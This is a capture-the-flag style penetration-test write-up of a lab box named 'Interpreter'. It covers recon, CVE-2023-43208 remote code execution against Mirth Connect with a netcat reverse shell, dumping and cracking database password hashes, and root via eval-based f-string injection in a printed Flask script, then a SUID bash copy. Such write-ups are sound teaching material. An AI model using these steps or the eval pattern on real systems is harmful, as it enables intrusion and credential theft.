

Interpreter

1. Scanning

1. Nmap Port Scanning: An initial **Nmap scan** was conducted to map the external attack surface and identify active network services. The scan revealed two open ports:

- **Port 80 (HTTP):** Running a web server. This indicates a broad web application attack surface.
- **Port 22 (SSH):** Running a secure shell service. While not immediately exploitable without credentials, this stands as a potential pivot point if valid credentials or private keys are exfiltrated later in the assessment.


```
(kali㉿kali)-[~/Documents/ringzerotf/offsec/interpreter]
$ sudo nmap -sV -sC 10.129.8.133
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-27 14:19 -0500
Nmap scan report for 10.129.8.133
Host is up (0.097s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
|_ ssh-hostkey:
|   256 07:eb:d1:b1:61:9a:6f:38:08:e0:1e:3e:5b:61:03:b9 (ECDSA)
|_  256 fc:d5:7a:ca:8c:4f:c1:bd:c7:2f:3a:ef:e1:5e:99:0f (ED25519)
80/tcp    open  http     Jetty
|_ http-title: Mirth Connect Administrator
|_ http-methods:
|_   Potentially risky methods: TRACE
443/tcp   open  ssl/http Jetty
|_ ssl-date: TLS randomness does not represent time
|_ http-title: Mirth Connect Administrator
|_ ssl-cert: Subject: commonName=mirth-connect
|_ Not valid before: 2025-09-19T12:50:05
|_ Not valid after:  2075-09-19T12:50:05
|_ http-methods:
|_   Potentially risky methods: TRACE
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

2. Directory Brute Forcing: The directory scan revealed an exposed `/api` directory, which warrants immediate inspection as APIs frequently expose sensitive data or undocumented

functionalities.

```
Target: https://10.129.8.133/
[14:28:59] Starting:
[14:29:03] 302 - 0B - /js → https://10.129.8.133/js/
[14:29:41] 200 - 9KB - /api/
[14:29:41] 400 - 572B - /api/__swagger__/
[14:29:41] 400 - 570B - /api/2/explore/
[14:29:41] 400 - 578B - /api/2/issue/createmeta
[14:29:41] 400 - 570B - /api/_swagger_/
[14:29:41] 400 - 568B - /api/api-docs
[14:29:41] 400 - 572B - /api/cask/graphql
[14:29:41] 400 - 576B - /api/application.wadl
[14:29:41] 400 - 565B - /api/batch
[14:29:41] 400 - 566B - /api/config
[14:29:41] 400 - 569B - /api/error_log
[14:29:41] 400 - 565B - /api/docs/
[14:29:41] 400 - 564B - /api/docs
[14:29:41] 200 - 9KB - /api/index.html
[14:29:41] 302 - 0B - /api → https://10.129.8.133/api/
```

3. Active Scanning: Interacting with the `/api` directory confirmed the presence of a **NextGen Connect Client API** interface.



4. Gaining Access

1. Exploiting CVE-2023-43208: NextGen Connect RCE

1. Analysis of the **NextGen Connect Client API (v4.4.0)** identified a critical vulnerability, **CVE-2023-43208**. This flaw is a result of insecure XML deserialization within the Mirth Connect framework, allowing an unauthenticated attacker to achieve **Remote Code Execution (RCE)**.
2. By sending a specially crafted XML payload to the API endpoint, a foothold was established on the target system as 'mirht'.

```
(kali㉿kali)-[~/ringzer0ctf/offsec/interpreter/Mirth-Connect-CVE-2023-43208]
$ python3 mirth_rce.py https://10.129.8.133 10.10.14.123 4444
Enjoy.

(kali㉿kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.123] from (UNKNOWN) [10.129.8.133] 43396
bash: cannot set terminal process group (3580): Inappropriate ioctl for device
bash: no job control in this shell
mirth@interpreter:/usr/local/mirthconnect$ whoami
whoami
mirth
mirth@interpreter:/usr/local/mirthconnect$
```

2. Searching for credentials

1. Once initial access was secured, a search for privilege escalation was conducted. Investigation of the configuration directories led to the discovery of the `mirth.properties` file located in the `/conf` folder. This file contained plaintext database configuration details and administrative credentials.

Extracted Database Credentials:

- **Database Type:** MariaDB/MySQL
- **Database Name:** mc_bdd_prod
- **Username:** mirthdb
- **Password:** MirthPass123!
- **Host:** localhost:3306

```
mirth@interpreter:/usr/local/mirthconnect$ mysql -u mirthdb -p'MirthPass123!' -D mc_bdd_prod -e "SHOW TABLES;"
+-----+
| Tables_in_mc_bdd_prod |
+-----+
| ALERT                  |
| CHANNEL                |
| CHANNEL_GROUP          |
| CODE_TEMPLATE          |
| CODE_TEMPLATE_LIBRARY  |
| CONFIGURATION           |
| DEBUGGER_USAGE         |
| D_CHANNELS              |
| D_M1                   |
| D_MA1                  |
| D_MC1                  |
| D_MCM1                 |
| D_MM1                  |
| D_MS1                  |
| D_MSQ1                 |
| EVENT                  |
| PERSON                 |
| PERSON_PASSWORD        |
| PERSON_PREFERENCE      |
| SCHEMA_INFO            |
| SCRIPT                 |
+-----+

mirth@interpreter:/usr/local/mirthconnect$ mysql -u mirthdb -p'MirthPass123!' -D mc_bdd_prod -e "SELECT * FROM PERSON_PASSWORD;"
+-----+
| PERSON_ID | PASSWORD | PASSWORD_DATE |
+-----+
| 2         | u/+LB80UnadiyFBsMOoIDPLbUR0rk59kEKPu17itdrVWA/kLmt3w+w== | 2025-09-19 09:22:28 |
+-----+

mirth@interpreter:/usr/local/mirthconnect$
```

2. Password Cracking and Credential Recovery
3. Mirth Connect 4.4.0 utilizes **PBKDF2-HMAC-SHA256** with **600,000 iterations** to secure user passwords. While this high iteration count provides significant resistance against brute-force attacks in a production environment, a dictionary attack was performed against the recovered hashes.

- Using the `rockyou.txt` wordlist, the hash for the user **sedric** was successfully cracked, revealing the cleartext password: `snowflake1`. This credential provides a secondary vector for lateral movement or administrative access to the management console.

5. Privilege Escalation

1. Internal Enumeration and Port Discovery

- Following the establishment of a low-privileged shell, a scan of the loopback interface was conducted to identify internal services not accessible from the external network. This revealed an unconventional service listening on **TCP Port 54321**.

```
mirth@interpreter:/usr/local/mirthconnect$ ss -lntp
ss -lntp
State  Recv-Q  Send-Q  Local Address:Port  Peer Address:Port Process
LISTEN 0        256      0.0.0.0:6661      0.0.0.0:*      users:(("java",pid=4086,fd=20))
LISTEN 0        50       0.0.0.0:443      0.0.0.0:*      users:(("java",pid=4086,fd=330))
LISTEN 0        128     127.0.0.1:54321  0.0.0.0:*      users:(("java",pid=4086,fd=330))
LISTEN 0        80     127.0.0.1:3306  0.0.0.0:*      users:(("java",pid=4086,fd=330))
LISTEN 0        128     0.0.0.0:22      0.0.0.0:*      users:(("java",pid=4086,fd=330))
LISTEN 0        50     0.0.0.0:80      0.0.0.0:*      users:(("java",pid=4086,fd=327))
LISTEN 0        128     [::]:22        [::]:*      users:(("java",pid=4086,fd=327))
```

2. Vulnerability Analysis: Python f-string Injection

- Further investigation of the file system identified a custom Python script located at `/usr/local/bin/notif.py`. Analysis of the source code revealed a critical security flaw in the way it processes notifications:

- Vulnerability:** The script utilizes the `eval()` function in conjunction with user-supplied data inside an f-string `{template}` inside the 'addPatient' path.
- Impact:** In Python, any expression wrapped in curly braces within an f-string is evaluated as active code. Because this script is executed with higher privileges (SUID or via a root-run service), it provides a direct vector for **Local Privilege Escalation (LPE)**.

```
app = Flask(__name__)
USER_DIR = "/var/secure-health/patients/"; os.makedirs(USER_DIR, exist_ok=True)

def template(first, last, sender, ts, dob, gender):
    pattern = re.compile(r"[a-zA-Z0-9_'\-\.\(\)\{\}\+\,\;\:\=\>\*\?]{1,256}")
    for s in [first, last, sender, ts, dob, gender]:
        if not pattern.fullmatch(s):
            return "[INVALID_INPUT]"
    # DOB format is DD/MM/YYYY
    try:
        year_of_birth = int(dob.split('/')[1])
        if year_of_birth < 1900 or year_of_birth > datetime.now().year:
            return "[INVALID_DOB]"
    except:
        return "[INVALID_DOB]"
    template = f"Patient {first} {last} ({gender}), {{datetime.now().year - year_of_birth}} years old, received from {sender} at {ts}"
    try:
        return eval(f'f'''{template}''')
    except Exception as e:
        return f"[EVAL_ERROR] {e}"

@app.route("/addPatient", methods=["POST"])
def receive():
    if request.remote_addr != "127.0.0.1":
        abort(403)
    try:
        xml_text = request.data.decode()
        xml_root = ET.fromstring(xml_text)
    except ET.ParseError:
        return "XML ERROR\n", 400
    patient = xml_root if xml_root.tag == "patient" else xml_root.find("patient")
    if patient is None:
        return "No <patient> tag found\n", 400
    id = uuid.uuid4().hex
    data = {tag: (patient.findtext(tag) or "") for tag in ["firstname", "lastname", "sender_app", "timestamp", "birth_date", "gender"]}
    notification = template(data["firstname"], data["lastname"], data["sender_app"], data["timestamp"], data["birth_date"], data["gender"])
    path = os.path.join(USER_DIR, f"{id}.txt")
    with open(path, "w") as f:
        f.write(notification + "\n")
    return notification

if __name__ == "__main__":
    app.run("127.0.0.1", 54321, threaded=True)
```

6. Root Exploitation Path

1. To capitalize on the f-string injection, a multi-stage payload was designed to gain a persistent root shell:

1. **Payload Design:** The exploit was configured to create a copy of the Bash binary in the `/tmp` directory and apply **SUID permissions** (`chmod +4777`). This ensures that when the copied binary is executed, it runs with the effective user ID of root.
2. **Bypass Technique:** The payload was **Base64 encoded** to bypass character filtering and prevent the shell from breaking during the XML data transmission.
3. **Execution:** The encoded payload was injected into the XML data processed by `notif.py` . Upon execution, the script decoded the string and executed the system commands, successfully elevating privileges.

Result: A root shell was spawned by executing `/tmp/bash -p` .

```
bash2-5.2# id
uid=1000(sedric) gid=1000(sedric) euid=0(root) groups=1000(sedric)
bash2-5.2# whoami
root
bash2-5.2# cat /root/root.txt
e8482f98afee9c5cffcfd4fdf8aaceaf
bash2-5.2#
```